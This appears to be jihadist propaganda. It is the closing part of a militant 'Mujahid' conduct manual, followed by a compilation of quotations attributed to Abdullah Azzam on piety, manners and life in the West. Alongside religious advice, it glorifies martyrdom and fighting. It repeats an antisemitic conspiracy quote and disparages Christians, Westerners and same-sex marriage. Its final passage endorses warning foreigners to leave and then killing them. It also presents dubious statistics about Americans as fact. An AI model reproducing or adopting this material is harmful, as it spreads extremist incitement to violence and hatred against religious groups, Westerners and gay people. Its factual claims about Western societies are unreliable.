This is what Abu Ad-Darda answered to his guest who was surprised with his modesty: "That's where our house is, and we send our belongings there right away, as soon as we acquire them. If we did have something in this house, we would have certainly given it to you. There is a serious obstacle on the way by which we will go to that other home. That obstacle can be overcome only when you travel light and not burdened with anything. This is why we don't want to have anything heavy so that we could successfully overcome that obstacle. Did you get it?" he asked the man.
"Yes, I did," the man answered, - "May it repay you with good."

Prophet (peace be upon him) said: *"If for Allah this world were equal even to a mosquito's wing (value-wise), He would not have let an infidel drink even a sip of water!"* **(At-Tirmizi)**

65. SHAME

Prophet (peace be upon him) said: *"In bashfulness there is nothing but good."* **(Muslim)**

A Mujahid knows that Allah and angels can always see him, and he feels shyer before them than he does before people.

Prophet (peace be upon him) said: *"Indeed, the following from the words of the first prophecy has reached the people: as long as you don't feel ashamed, do whatever you want."* **(Bukhari and Muslim)**

A Mujahid knows that bashfulness is what makes us different from animals.

66. SINCERITY

Allah says: *"O you who believe! Be careful of (your duty to) Allah and be with the true ones."* **(The Immunity, 119)**

Prophet (peace be upon him) said: *"Imam is the shield, behind which the war is waged and by this shield you get protected. If he orders godliness and acts justly, he receives a reward from Allah for doing so, but if he orders otherwise, he commits a sin."* **(Muslim)**

Lies puts a man down, and justice is as vital as air and water.

A Mujahid is sincere before Allah, before the people and before himself.

When Caliph Umar saw the riches that arrived into the treasury, he exclaimed: "Indeed, Muslims showed honesty." Ali Ibn Talib, who was standing nearby, said: "You have been abstaining from bad

things, and so have the subordinates, but had you been living a free life, they would have been living the same way!"

67. MODESTY

The Most High says: *"Therefore do not attribute purity to your souls; He knows him best who guards (against evil)."* **(The Star, 32)**

Modesty and absence of arrogance are inherent in a Mujahid. He fights in order to exalt the word of Allah, but not in order to rise above the people.

Prophet (peace be upon him) said: *"On the Day of Resurrection there will nothing heavier on the scale of believers than good manners, for indeed, Allah hates those who utter inappropriate and obscene words."* **(At-Tirmizi)**

68. DISCIPLINE

Almighty Allah says: *"O you who believe! Obey Allah and obey the Apostle and those in authority from among you."* **(The Women, 59)**

A Mujahid does not forget what happened to the disciples during the Battle of Uhud, when archers would not obey Prophet's order.

Prophet (peace be upon him) said: *"He that obeys me obeys Allah, and he that disobeys me, disobeys Allah. He that obeys the ruler obeys me. But he who disobeys the ruler, has disobeyed me."* **(Bukhari and Muslim)**

Will is a thought put into action.

A Mujahid concluded an agreement with Allah. One of the items of that agreement is strict compliance with all instructions and commands given by the Most High. If he starts violating the agreement with Allah, all of his deeds will be futile and this is why a Mujahid constantly controls himself and strengthens his discipline and his will. This is why a Mujahid fulfills the tasks that he was charged with and perfectly obeys the Amir (Commander) in everything that does not contradict the Shariah Law.

69. POLITENESS

Prophet (peace be upon him) said: *"Indeed, those who greet people first are the closest to Allah."* **(Abu-Daud)**

A Mujahid sticks to this rule: look for good in everything! He treats his brothers gently and graciously; he does not hurt them with a word or deed.

A Mujahid shows mercy to creations of Allah; he fights in order to lead the people out of ignorance to the light of the truth, so that he himself could deserve mercy and favor from Allah.

A Mujahid wishes for what is near Allah and abstains from what is near the men.

70. PURITY

Prophet (peace be upon him) said: *"Purification is half the faith."* **(Muslim)**

A Mujahid likes cleanliness. He constantly takes care of himself.

Prophet (peace be upon him) said: "There are ten things that are natural: trimming your moustache, growing a beard, using a toothpick, rinsing your nose with water, washing the joints of your fingers, plucking your hair from under armpits, shaving your hair from pubis and using water for washing [after emptying your bowel or bladder]." One of those who transmitted this Hadith said: "And I forgot about the [part] number ten, but possibly he was talking about mouth rinsing."

A Mujahid knows that everything around him: his victories, his defeats, his rapture, and his despair – are all inseparably intertwined with Jihad. The joy of life is in battle.

And a Mujahid learns to use the right strategy at the right moment.

Allah says: *"Therefore let those fight in the way of Allah, who sell this world's life for the hereafter; and whoever fights in the way of Allah, then be he slain or be he victorious, We shall grant him a mighty reward."* **(The Women, 74)**

Allah says: *"O you who believe! Seek assistance through patience and prayer; surely Allah is with the patient.*
And do not speak of those who are slain in Allah's way as dead; nay, (they are) alive, but you do not perceive.
And We will most certainly try you with somewhat of fear and hunger and loss of property and lives and fruits; and give good news to the patient,
Who, when a misfortune befalls them, say: Surely we are Allah's and to Him we shall surely return.
Those are they on whom are blessings and mercy from their Lord, and those are the followers of the right course." **(The Cow, 153-157)**

Allah Great and Almighty says in the Holy Koran: *"They shall by no means harm you but with a slight evil; and if they fight with you they shall turn (their) backs to you, then shall they not be helped."* **(The Family of Imran, 111)**

Prophet (peace be upon him) said: "Indeed, Almighty Allah said, 'I declare a war on those who are in enmity with the one who is close to Me! The thing I love the most from whatever My servant does in his aspiration to get closer to Me is what I charged him with; and My servant will keep striving to get closer to Me by doing more of what he is supposed to do, until I come to love him. And when I come to love him, I will become his hearing by which he will hear, and his sight by which he will see, and his hand with which he will grasp, and his foot with which he will walk, and if he asks Me (about anything), I will certainly grant it to him, and if he appeals to me for protection, I will certainly protect him'." **(Bukhari)**

"ALLAH IS ENOUGH FOR US, HE IS A WONDERFUL PROTECTOR!" GOD IS GREAT! (ALLAH AKBAR!)

Commander (Amir) Abdallah Shamil Abu Idris

بِسْمِ اللَّهِ الرَّحْمَٰنِ الرَّحِيمِ

In the Name of Allāh, the Most Gracious, the Most Merciful

This book will consist of various quotations of *al-Imam* 'Abdullah 'Azzam - a man who truly deserves the title of *'Imam,'* if anyone does. In addition to being a scholar and *Mujahid*, he also fulfilled the seldom-fulfilled role of being a brilliant *murabbi* - his immensely deep insight, coupled with his decades of experience in the fields of both *Da'wah* and *Jihad*, made him a priceless asset to the youth of his time and beyond.

So, we will present here various words of advice and stories of remembrance taken from his works - both written and recorded - so that we may benefit from his legacy, if Allah Wills.

The Qur'an:

"So, it is upon you to tend to the Qur'an - the pillar of the heart, the light of the chest, the remover of sadness. And this time period is the period of memorization of the Qur'an. I started in and benefited greatly from the days of training in 1969 (when fighting in Palestine). I benefited greatly from the memorization of the Qur'an, and it was the period of golden purity of the heart and spirit. So, it is easy for you to memorize here; very easy...yes. I had a large-print *Mushaf,* and during the time in which I would stand guard at night, I would repeat what I had memorized during the day. So, if I mispronounced a word, I opened it, and I would read it using the light of the Moon. As for now, I cannot even see using the light of the Sun, so, we ask Allah to strengthen our eyesight...

So, try to memorize five verses of the Qur'an everyday, and start with *'al-Anfal.'* Everyday, after the morning prayer, make for yourself a sitting with the Noble Qur'an. Memorize five verses of *'al-Anfal,'* and review the five verses from the previous day. You can memorize it in fifteen days: seventy-five verses, five verses each day...this should be very easy on you...

Our brother, Khalid Qablan - who was martyred two days ago in Khost, Abu al-Walid, from Riyad - was martyred on Friday, at 2:30 p.m. I visited his brothers after his martyrdom, not knowing that he had been martyred, and everyone who was around him said that everything about him indicated that he was preparing for the Hereafter. They said that he would choose to stand guard from midnight to 1:00 a.m., then he would stay up in prayer until the *Fajr*. He would make the *adhan* for *Fajr*, then pray. After that, he

would begin his *adhkar*. He would fast every Monday and Thursday - continuously - and the White Days (13th, 14th, 15th day of each month), and the six days of Shawwal. They also said that on the night before Friday - and it was the final night of his life - he stood guard from midnight to 1:00 a.m., stayed up in prayer until the *Fajr*, made the *adhan* for *Fajr*, prayed, made his morning *adhkar*, then we moved to the location of the battle for that day. On the way there, he recited *'al-Kahf,'* and increased in his invoking of peace and blessings upon the Prophet. When we arrived - his companion from Yemen narrates - "I asked him if he had finished his recitation of *'al-Kahf,'* and he said: "Yes." Then, we started firing the mortar rounds, and the nineteenth shell exploded inside the mortar, and many pieces of shrapnel entered his body. He gasped only twice, then he submitted his soul to the Lord of the Worlds.""

[*'Fi at-Tarbiyah al-Jihadiyyah wal-Bina"*; 2/40-42]

Give People the Credit They Are Due:

"And the labels fill your pockets. Every pocket is labelled with a characteristic or title; this pocket is filled with labels that say *'Disbeliever,'* and everytime you see someone that you don't like, you hand him a label. Another pocket is filled with labels that say *'Innovator,'* and a third pocket is filled the labels that say *'Poor,'* and another says *'Ignorant,'* etc. This way, you have given everyone a label from one of your labels...

There are families in Peshawar who cannot find enough Clorox bleach in the marketplaces, so, they send off to Islamabad to purchase this bleach, so that they can use it to clean their clothing and the clothing of their families. So, you are also in need of searching for bleach; you are in need of success in finding that which will clean your heart and purify your insides. If you are part of a particular Islamic group, then beware of assuming that all of the truth rests with that group, and that all falsehood rests with everyone else, as some of the earlier zealous people said: "All of our statements are correct, with a possibility of a mistake, while all the statements of others are mistaken, with a possibility of being correct." This is the destructive type of allegiance! How many groups have been torn apart, and how many people who were close to each other became divided because of such a mindset?!

Pay attention to your heart, beware of raising yourself above others, and beware of belittling others. How many of these people have given for the sake of this Religion - but have kept it secret between them and the Lord of the Worlds - from he whose statement is belittled and his appearance mocked, and he might

even have given more for this Religion than an Earthful of people like you ever would? So, pay attention to yourself, and may Allah have Mercy on a man who knows his limits and stays inside those limits. The virtuous people are those who acknowledge the virtue of the people of virtue, especially the scholars, and especially those who are old in age, and especially the parents...

So, my brother, it is enough for your good deeds to be annulled that you look to your actions as if they are great, as Allah Said:

{*"Woe to al-Mutaffifin! Those who, when they have to receive by measure from men, demand full measure, and when they have to give by measure or weight to men, give less than their due."*} [*al-Mutaffifin*; 1-3]

So, if he mentions himself, he only mentions his good deeds, and if he mentions the others, he only mentions their mistakes, as the Prophet said: **"One of you sees a small speck of dirt in the eye of his brother, but fails to see the large piece of dirt in his own eye."** [*'at-Targhib wat-Tarhib'*; 3/236]...

Just because you are part of a particular group doesn't mean that you are better than the people. Just because you read a particular book doesn't mean that you are better than the people. There is some good with the *Ikhwan*, and there is some good with the *Tabligh*, and there is some good with the *Salafiyyah*; every one of them has a portion of the good, so, try - if you are able - to collect all of the good from these groups. They used to study from a large group of the scholars, so, his *Hadith* instructor is different from his *Tafsir* instructor , and his instructor in spiritual nurturing is different

from his Arabic language instructor. Take from the *Tabligh* their manners...and imagine if we were to follow their path in respecting the people, and their manners with the scholars... The *Tabligh* have very good speech, as they convey what they say and work magic on the hearts with their manners, and cause any envy one might have against them to vanish. Take from the *Ikhwan* their historical movements and revolutionary ideas, and take from the *Salafiyyah* their beliefs. Collect within yourself all that is good, become a student, and do not restrict the truth to your own *shaykh...* Take from this person, and take from that person; respect the people, and give them the credit they are due, and put them in their proper categories..."

[From a *khutbah* entitled *'an-Nas Asnaf'* (People Are of Various Types), given on September 26, 1986]

Let Them Find Harshness In You:

"...And because of this, they said to Ibn Hajar al-Haythami: "Is it allowed for the Muslim to extend his hand when greeting a Christian, so that he could shake it?" He answered: "No, because the Christian will feel at peace when he is shaking your hand. So, it is not allowed for you to extend your hand for him to shake."

...It was narrated to me by the leader of the Islamic Movement in Jordan - our teacher, Muhammad 'Abd ar-Rahman Khalifah:

"I learned the meaning of honor from a story. When I was young, the judge of as-Salt (a town in Jordan) became ill. I was in my sixth year of elementary school, and I decided to go visit him. So, I went and rang the doorbell. He came to the door, and I said to him: "I am the son of 'Abd ar-Rahman Khalifah, and my father has sent me to come visit you." The judge said to me: "Please come in, my son."

So, I entered to find that the heads of the Christian community had all come to visit him because of his illness. There was the priest of the Orthodox Church, and the Latin Church. Anyway, these were two churches in as-Salt. When I entered the room - and I was only a young boy at the time - he said to the head pastor: "Get up and sit over there," and he said to me: "Come, my son, and sit next to me." He then looked to the pastor and said to him: "This is how my religion commands me to behave with you, so, if I come to visit you, then behave with me as your religion commands you."

Muhammad Khalifah then told me: "At that moment, I realized that the Muslim is noble, and that he is the most honorable of

people.""

[From a lecture given in a camp on the Afghan-Pakistani border, October 29, 1987]

Give Advice Without Causing Offense:

"...and because of this, the Prophet exposed for us those who please us with their tongues, when he said: **"Throw dirt in their faces,"** meaning, the faces of those who praise people to their faces. Likewise, he said to the one who praised his brother to his face: **"You have broken your brother's back."** So, praising your brother to his face is disliked - if not forbidden - except in the case that you are trying to point out some of his faults. In such a situation, there is no problem in you mentioning some of his praiseworthy traits, such as saying to him: 'Brother, you are very intelligent, and you are a man who is loved by the people, and you are a person who is considered a leader. However, I see in you such-and-such a fault, so, is it possible for you to correct these faults?' And if the person that you wish to advise has a position of authority over you, is older than you, or is your parent, then there is no problem in sending him a message, for example.

Hasan al-Banna - may Allah have Mercy upon him - said: "We used to follow this way of commanding the good and forbidding the evil. We had a *shaykh* who used to teach us and guide us, so, one day, I saw him praying between the pillars of the mosque. So, I wanted to advise him that praying between the pillars of the mosque is disliked (*makruh*). So, I wrote him a letter, and addressed it on behalf of 'A Doer of Good,' saying: "O Shaykh, I saw you praying between the pillars of the mosque, and this is disliked, as the Prophet said." I then signed it 'A Doer of Good,' and sent it to him by mail. He got the letter and read it, then he said: "O youth! I have received a letter from a man who advised me not to pray between the pillars of the mosque, and I did not

previously know that this is disliked, so, don't do it.""

Hasan al-Banna added: "I was amongst the youth that he was addressing. So, we were able to fulfill a good action without causing any insult or offense to our teacher...."

Therefore, commanding the good and forbidding the evil requires a person who loves the people; a person who looks at the bigger picture; a person with a gentle tongue. Do not come to one and say: 'I hate you for the Sake of Allah because you do this or that.' Are you not able to say, instead: 'I love you for the Sake of Allah, my brother! However, I saw a simple and small mistake from you.'

By Allah, a brother described to me the following: "Someone came up to me and said: "I hate you for the Sake of Allah."

So, I said to him: "Why? Why do you hate me for the Sake of Allah?"

He replied: "Because your father is from the *Ikhwan al-Muslimin*.""

There is no might nor power except with Allah. What Islam is this? I hate him for the Sake of Allah - for what? Because his father is from the *Ikhwan al-Muslimin.* Sufficient is Allah as the Disposer of our affairs, and this person considers this to be commanding the good and forbidding the evil and a proclaimation of the truth, and he thinks that he will have some reward as a result of this, as a result of his putting off the Muslims..."

[*'Fi Dhilal Surat at-Tawbah'*; p. 75]

Zeal Alone Is Not Enough:

"By Allah, one of the youth came to me, and he would always visit me. He loved me, and he was Jordanian. He took Shukri Mustafa as a leader, and became fascinated by his ideas. I never saw a youth holding onto his faith as tightly as this one. He was a pharmacy student, and he would sometimes come to break his fast with me in Cairo.

One day, after he met Shukri Mustafa, he came to visit me. He started to speak, and I began to enter into a discussion with him. Suddenly, it was time to pray. I noticed that he was reluctant to pray behind me, so, I said to him: "Please, lead us in the prayer." So, he stepped forward and led us. Afterwards, everytime I would step forward to lead the prayer, he would say that he was travelling (so that he would lead, instead). So, I asked him, in a straightforward manner, "What do you think of me?"

He asked: "Do you want me to be frank with you?"

I said: "Yes, be frank."

He said: "I consider you to be a disbeliever."

I asked: "Why, son? What is the issue?"

He replied: "You are from the *Ikhwan al-Muslimin*."

I said: "OK."

He went on: "Everyone in the *Ikhwan al-Muslimin* is a disbeliever."

I asked: "Why?"

He said: "Because they do not make *takfir* of al-Hudaybi, the disbeliever [*]."

Imagine! With such ease! I said to him: "Come, let me tell you: ash-Shafi'i and Ahmad bin Hambal differed over the disbelief of the one who abandons the prayer out of laziness. ash-Shafi'i said that he is not a disbeliever, and Ahmad said he is a disbeliever, and then they debated over it, with none of them declaring the other to be a disbeliever."

Subhan Allah! Because of his extreme zeal and emotion, he said to me, in his exact words: "If I was present, and had debated ash-Shafi'i, and he had refused to make *takfir*, I would have declared ash-Shafi'i to be a disbeliever."

I said: "There is no might nor power except with Allah. We are finished. Get out of here. If it has gotten to this point, then we are finished."

And yes, he eventually became entagled with Shukri Mustafa, and received a fifteen-year sentence, and he is still in jail until now. They, because of their lack of knowledge, are simply youth with much zeal, and the hearts of these youth were made to follow their desires."

[*'Fi Dhilal Surat at-Tawbah'*; p. 104]

[*] al-Hudaybi (may Allah have Mercy on him) was a scholar from the *Ikhwan* who was arrested by 'Abd an-Nasir. Although he himself considered 'Abd an-Nasir to be a disbeliever, when he was being tortured in prison, and was asked if 'Abd an-Nasir was a disbeliever, he would reply: "What would we gain if we did or didn't declare him to be a disbeliever?" - saying this out wisdom, in order to avoid having anything damning recorded against him by his own tongue. So, Shukri's group made *takfir* of al-Hudaybi because of the answer he gave, which didn't contain explicit *takfir* of 'Abd an-Nasir. They then went even farther, declaring the *Ikhwan* to be *kuffar* for not making *takfir* of al-Hudaybi.

How to Respect Your Elders:

"O Allah, teach us manners! O Allah, teach us manners! One person is sitting next to his father, one leg on the other, sitting with his feet facing his father! Why?

By Allah, one of our teachers in the Islamic Movement in Jordan entered a gathering and saw one of the youth sitting back, one leg over the other. He said to him: "Why are you sitting like this? Is this the *Sunnah*?"

Does it make sense that Islam tells you to do this? Is it possible? It is reported in the *'Sahihayn'* that when Fatimah would enter the dwelling of the Messenger of Allah, he would get up for her, hug her, and spread a mat on the ground for her to sit on. Fatimah was a fourteen year-old girl!

Because of this, I wish that we and our youth would read the *fatawa*. Whatever Ibn Taymiyyah says, we accept. Ibn Taymiyyah is the *shaykh* of the *Salafiyyin*; we accept whatever he says. Ibn Taymiyyah says: "It is allowed to stand up out of respect for those who are people of position and righteousness." Likewise, an-Nawawi wrote a book on this topic, titled *'at-Tarkhis bil-Qiyam,'* (The Allowance of Standing) which is a full book in which he brought many authentic *ahadith*, and said that this is what such-and-such scholars agreed on - including Ahmad bin Hambal and Malik - that they would stand up in such situations.

So, gatherings require an attitude of respect. One of our brothers said to me: "I never in my life relaxed in the presence of my father,

because I consider this to be bad manners in respecting the parents. If he would order me to do something, or speak to me about anything, I would stand between his hands until he would finish what he wanted to say. Then, I would wait either for he or my mother to allow me to leave."

Manners! O Allah, teach us manners!"

[*'Fi Dhilal Surat at-Tawbah'*; p. 79]

The Scale of Good and Bad Deeds:

"And Ibn al-Qayyim confirmed a principle, saying that the human being, if his righteous deeds and benefit in the society are a lot, then he is forgiven for things that others might not be forgiven for, and mistakes of his may be overlooked that would not be overlooked for others, because the Messenger of Allah said: **"If water reaches two *qullah*s (measuring unit), then it will not become impure by impurity."** So, a large volume of water, if some small impurity falls into it, does not have its impurity affected, and it can still be used for ablution and bathing. Likewise, the human being, if his good deeds are many, then one turns a blind eye to some of his bad deeds that are drowning in his ocean of good deeds.

Because of this, when 'Umar was bursting with fury at Hatib bin Abi Balta'ah, the one who carried out the great crime of treason - the crime of spying on the Islamic state and sending secret messages to Quraysh - and said: "O Messenger of Allah! Let me strike his neck, as he has become a hypocrite," the Messenger of Allah took the opportunity to teach them this basic principle by way of real-life experience, saying: **"And how do you know, 'Umar? He took part in the Battle of Badr, and it might be that Allah Looked to the participants of Badr and Said: *'Do what you wish, as I have Forgiven you.*"**"

[*'at-Tarbiyah al-Jihadiyyah wal-Bina'*; 2/79]

Living in the West:

"The Western society is one that is quite dull, in every sense of the word. The church...imagine that in some places, a woman will marry another woman, and a man will marry another man! Such evil! Because of this, Sayyid Qutb mentioned in his book *'The America I Saw'* - which has never been printed, as it is said that the American embassy stole it from the printing press and burned it - that the unmarried youth who would wish to meet his girlfriend would meet her in church! An evil, wasted society! Because of this, separation from the disbelievers, and not living with them, is something clearly intended in the *Shari'ah*, and is supported by logic and emotion, as the Prophet said: **"I am free of anyone who lives with the disbelievers,"** and: **"Whoever lives with a disbeliever and dies with him, then he is like him."**

There are many, many *ahadith* to this effect...four or five about living with the disbelievers. Because of this, the Western life, living between the disbelievers, is a very, very, very difficult life. One of the youth - of course, the stories are many, and I am unable to tell them all here - came to me at a conference - and he was one of my students in Jordan - and said to me: "That's it. If I do not get married, I will commit fornication. I am unable to survive," and he repeated it again: "I am unable to survive. I am being serious with you, and whoever says other than this, then he is a liar."

Tell me, by Allah, an unmarried youth in the extreme heat, and at the college, a girl is sitting right next to him, with her skirt ten centimeters above her knees! And our Lord Said, about Prophet Yusuf: {*"And indeed she did desire him and he would have*

inclined to her desire, had he not seen the evidence of his Lord."} [*Yusuf*, 24] Were it not for him seeing a sign from his Lord, he would have inclined to her - Yusuf, the pure, purifying, noble son of the noble son of the noble son of the noble. So, how can this be?

One of the sons of the Islamic movement came and asked me: "I am living with a family - and he was single, no wife with him - in order to study medicine in Britain. Is this permissible for me?"

I said to him: "No, this is not allowed for you. What are your living conditions?"

He replied: "I live in a room in the same apartment as the family."

I asked: "And the kitchen?"

"We share the kitchen, as well as the bathroom and toilet."

I asked him: "Does her husband stay out for long?"

He replied: "He sometimes leaves and spends the night outside the house."

"And you and her stay alone in the house?"

He replied: "Yes."

I said to him: "This is not permissible, not permissible, not permissible for you!"

He said: "How? We wish to study medicine, and produce Muslim engineers and Muslim doctors!"

I said: "After seven years, what is left of your Islam? What is left?"

He asked: "Should I abandon the rest of my studies? If so, what am I supposed to do?"

I said to him: "Sell beans and tomatoes, but, do not live this life."

I declare it forbidden for the youth to study in the West, except if they are married. Hear it from me: it is forbidden for a youth to study in the West, unless he is married. Relay on my behalf, even if it is one *fatwa*: it is not allowed, not allowed, not allowed. How can one protect himself? It is impossible to protect oneself, except through marriage. It is impossible, impossible, impossible for the unmarried person to live there, unless he is abnormal. If he is abnormal, then he might be able to live there. As for the normal human being, then how, my brother? Sex is available like water, and it is allowed, according to the law, in the street, everywhere! The stories are many, and those who came to us from Italy and Sweden know very well the disasters lurking in the Western societies. So, what would we say about a youth who was in the land of *Jihad*, then he decided to travel to Sweden? Why do you wish to go? He said: "To get a passport from there."

May Allah not bless you, and may He not bless your passport..."

[*'Fi Dhilal Surat at-Tawbah'*; p. 12]

Let Nobody Have Any Favor Over You:

"*al-Imam* Ahmad - may Allah have Mercy upon him - would not accept any gifts from the people, so that they would not have any favor over him. He would reject the gifts of the rulers. One time - and the people loved to present him with gifts - he sent one of his sons to buy a loaf of bread. So, when the baker asked the boy who he was, he replied: "I am the son of Ahmad bin Hambal." So, instead of filling the bag with bread, the baker filled it with gold and silver, and gave it to him. When Ahmad bin Hambal opened the bag and found gold and silver, he told his son: "Go back to him." When he gave the bag back, the baker called out to him: "Come, at least take the bread that you paid a *dirham* for!" *Imam* Ahmad's son said: "My father commanded me to return everything."

They would wish that they could give him some gift, but, he was honorable in the face of such a reality, as the Prophet said: **"Abstain from the *dunya*, and Allah will Love you. Abstain from what is with the people, and the people will love you."**

Then came the tribulation of the creation of the Qur'an. al-Ma'mun adopted this belief, and came to torture Ahmad bin Hambal, so that he would do the same. al-Ma'mun died, al-Mu'tasim continued in torturing him, and he took a stand for Allah - the Mighty and Exalted - in which he honored this religion. Eighteen years, and three rulers who tortured him so that he would accept and endorse the belief of the Qur'an being created, but, he refused. Then came al-Wathiq, who reversed all that had happened in terms of the affair of the creation of the Qur'an. He

wanted to honor Ahmad bin Hambal publicly, but, *Imam* Ahmad refused. So, he sent for his sons and showered them with gifts, which they accepted. When Ahmad bin Hambal learned that his sons had accepted the gifts of al-Wathiq, he built a wall between his home and theirs, boycotting them.

One day, Ahmad bin Hambal became sick. So, his doctor instructed him to roast a ear of corn in the oven and eat it. So, he bought the corn, and asked that it be roasted. So, it was taken to the oven of his uncle, Salih. When it was brought back to Ahmad, he asked: "Where did you roast it?" They said: "In the oven of your uncle, Salih." He said: "I will not even taste it, as his wealth has been mixed with the gifts of the ruler."

As a result, it got to the point that even the *jinn* would fear him!

A crazed girl was brought to al-Wathiq, so, he said: "Send her to Ahmad bin Hambal." When she was brought to Ahmad, they asked him: "Please cure this crazed girl for us!" So, he began to speak to the *jinni* that had possessed this girl, saying: "Get out of this girl! Get out of this girl!" But, it didn't come out. He continued, saying: "Get out, or I'll - and Ahmad began to threaten the *jinni* - " and the *jinni* came out, saying: "O Ahmad! You feared Allah, so, everything is afraid of you! You feared Allah, so, everything is afraid of you!"

The *jinni* waited until Ahmad bin Hambal eventually died, and it returned to possess the girl once again. So, they brought the girl to a *shaykh* - who, as it was said, is more like us than Ahmad bin Hambal - and he began to speak to the *jinni*, saying: "Get out, or I'll..." Suddenly, the *jinni* began to laugh, saying: "Ahmad bin

Hambal has died; Ahmad bin Hambal has died..."'

"Abstain from the *dunya*, and Allah will Love you. Abstain from what is with the people, and the people will love you."

[*'Fi Dhilal Surat at-Tawbah'*; p. 195-196]

Whoever Obeys Allah, Everything Obeys Him:

"Ibn al-Qayyim said: "Using one's bodily organs in the obedience of Allah strengthens them, while using them to disobey Allah weakens them."

He dedicated an entire chapter to this, in his amazing book, *'al-Fawa'id,'* and I had touched upon this in previous recorded lectures of mine. Even the *jinn* and humans assist the believer if he obeys Allah. To make a long story short, whoever obeys Allah, everything will obey him. And we informed you that, on the day that 'Uqbah bin Nafi' wanted to establish the city of Qayrawan in the middle of a thick jungle, he prayed two *rak'ah*s, and said: "O you vicous beasts! O you wild animals! O you poisonous snakes! We are the army of Muhammad! We want to establish ourselves here, so, leave!" Minutes later, all of the animals in the area carried their offspring, and left them the jungle.

Whoever obeys Allah, everything obeys him! Everything!

On the day that they were in Persia (Iraq), one of the Companions - and the Companions had never learned the Persian, Roman, or Assyrian languages - said something in Persian, so, the Persian troops evacuated. He does not know Persian, nor does he know Pashtu! So, when they ran away, the Companions caught up with them, imprisoned them, and asked them: "Why did you run away?"

They replied: "We heard, from the tongue of your companion, that you had come to eat us up, so, we ran away!"

The Companions asked the Companion who'd said this: "What did you say?"

He replied: "I have no idea."

The Angels had spoken on his tongue! We had mentioned before that the Angels would speak through the tongue of 'Umar. An Angel, speaking in his name. Because of this, sometimes, a devil will speak on the tongue of the human! If he is angry, for example, Satan will speak on his tongue. Therefore, it is advised that he perform ablution, in order to expell the Devil, because **"nothing puts out the Devil other than the water of ablution."**

So, the obedience of Allah...*ya Salam*! I am amazed at how humanity lives, my brothers!"

There Is No Escape from Allah, Except to Him:

"Today, the average American, if he experiences some problem, what does he do? He goes to the church! He has been avoiding church for such a long time, and now, he turns to Allah! The Jews said: 'We will remove the concept of God from the minds of the Christians, and put in its place financial figures.' Does the average American get up at night to pray to Allah - the Mighty and Exalted? Does he show his need to Allah during the morning hours? What does he do? That is why, if he is faced with a huge problem, he has no option in front of him, except to commit suicide. This is what he does in this life. However, in the Hereafter, {*"...neither will it have a complete killing effect on them, so that they die, nor shall its torment be lightened for them..."*} [*Fatir*; 36]

...By Allah, the crisis of the disbeliever and the rebellious sinner in this life and the next truly is a crisis! For us, when we are stricken with some problem, one of us gets up during the night, humiliating himself before Allah - the Mighty and Exalted - saying: 'O Lord! Relieve me of this! O Lord! Make this easy! O Allah! Make for us a way out of every grief and sadness, and make for us a way out of every tight situation!" You supplicate! As for the American, and the Brit - where does he go? That is why their problems pile on top of each other, until this results in psychological complications: {*"Verily, those who oppose Allah and His Messenger will be disgraced, just as those before them were disgraced."*} [*al-Mujadilah*; 5]

Complications and disgrace. That is why you see that they cannot arrive at anything. They walk around, eating, enjoying themselves,

not knowing how to rid themselves of these pains that they are living in. So, they do not find anything but the path of alcohol, the path of drugs. These drugs, such as marijuana, that these Americans use, and heroin, etc. - this heroin costs $1,000 for a gram! A kilogram costs a million dollars! You constantly see them with a needle - a syringe, for their drug use...They cannot sleep! Constant anxiety, sadness! 54 million Americans - one quarter of the American population - suffers from mental and psychological problems. You see one of them, a millionaire, in the newspapers: 'Such-and-such killed themself...threw himself in front of a train...put himself underneath a train...threw himself off of a rooftop...' - all in order to rid himself of this anxiety and sadness. He can find no escape! Where will he go? **There is no escape from Allah, except *to* Him!**

...One time, one of the brothers from the *Mujahidin* in Palestine said to me: "A Communist from the PDFLP (People's Democratic Front for the Liberation of Palestine) and I were surrounded for three days by the Jews. Finally, when we felt impending doom upon us, as a result of our scarce food and water supply, he said: "Supplicate to your Lord." I said: "No. You supplicate to Stalin, so that he could save us"" - the Muslim is sarcastically telling this Communist to pray to Stalin or Marx. The Communist replied: "Where is Marx? Where is Stalin?" So, the brother called out: "O Allah," and Allah saved them.

And I have said to you that even these Russian Communists who descended upon the town of Jatral (a Pakistani border town, near Afghanistan) in their aircraft, it was said to them, by the locals: "What is it that frightens you most?" The Russians replied: "The

Stinger missiles. However, we have memorized some texts from your holy book (the Qur'an) that were taught to us by the Afghans. We recite these texts, and we are saved from these Stingers."

They recite the Qur'an in order to save themselves! Do Marx or Gorbachev save them?

{*"...They invoke Allah, making their faith pure for Him, saying: 'If You deliver us from this, we shall truly be of the grateful.'"*} [*Yunus*; 22]"

['*Fi Dhilal Surat at-Tawbah*'; p. 502-505]

The Issue Isn't As Simple As You Think:

"Pay attention to this issue. I never paid it much attention until after I'd studied it this year in the books of *Fiqh*, while I was studying the issues of *Jihad*, pacts, and promises of security. If you are given a visa to any country in the world, it is not allowed for you to partake in any action that breaks its laws. This is not allowed, unless this would contradict something from Islam, such as the prayer, fasting, etc. It is not allowed for you to cheat them or take from their wealth. It is not allowed, for example, for you to take one of their daughters, and marry her without the permission of her father. It is not allowed for you to rip up a telephone bill. It is not allowed for you to harm the state, and it is not allowed for you to place a magnet on the electric meter of your home. It is not allowed for you to tear up your phone bill, because there, in America, and in the Western nations, despite their disbelief and enmity towards Islam and the Muslims, they place trust in the individual. They generally treat the human being with a strange level of respect (compared to the treatment in the Muslim lands)...

One of the brothers - a Muslim youth - told me about his trip to attain a doctorate in America. He said: "They sent me both my electric and phone bills. So, I said to them: "I wish to pay what I have due." They replied: "No problem. Return to your home country, and we will give you an address to which you can send your payment from your country."" Can you imagine? He said to them: "I wish to leave this land," and they reply: "No problem. Go back to Jordan, and send your payment from there."

Trust! Security!...The Arab, in America, if his business is about to

fail, he would burn down his factory, go to the insurance company, tell them that his factory was burned down, and he would rake in the million dollars that he had insured his factory with."

(A brother in the audience debates): "But, *Shaykh*, this was even there before, when Islam had strength and reputation, and Abu Hanifah said that if a Muslim breaks something of a Christian's, the Muslim must insure him."

Shaykh: "Even now, he must insure him."

Brother: "However, now, they come to our lands mostly to spread their ideology."

Shaykh: "My brother, who has brought them into our lands?"

Brother: "A disbeliever, like them."

Shaykh: "OK, excellent. You say to them that the one who has brought you into this land is a disbeliever. Therefore, you cannot be here...You must warn them, is this not so? Either Islam, or the *jizyah*, or the sword. Is this not so? So, you must warn them, my brother. Send them a message: 'You are spreading this evil, so, leave this land. Otherwise, you will die.' That's it. After this, kill him. As for coming to kill him while he is secure and under a pact of security, this is not allowed.

As for those People of the Book who live with us in our lands, it is not allowed to kill them in our times, unless they initiate fighting

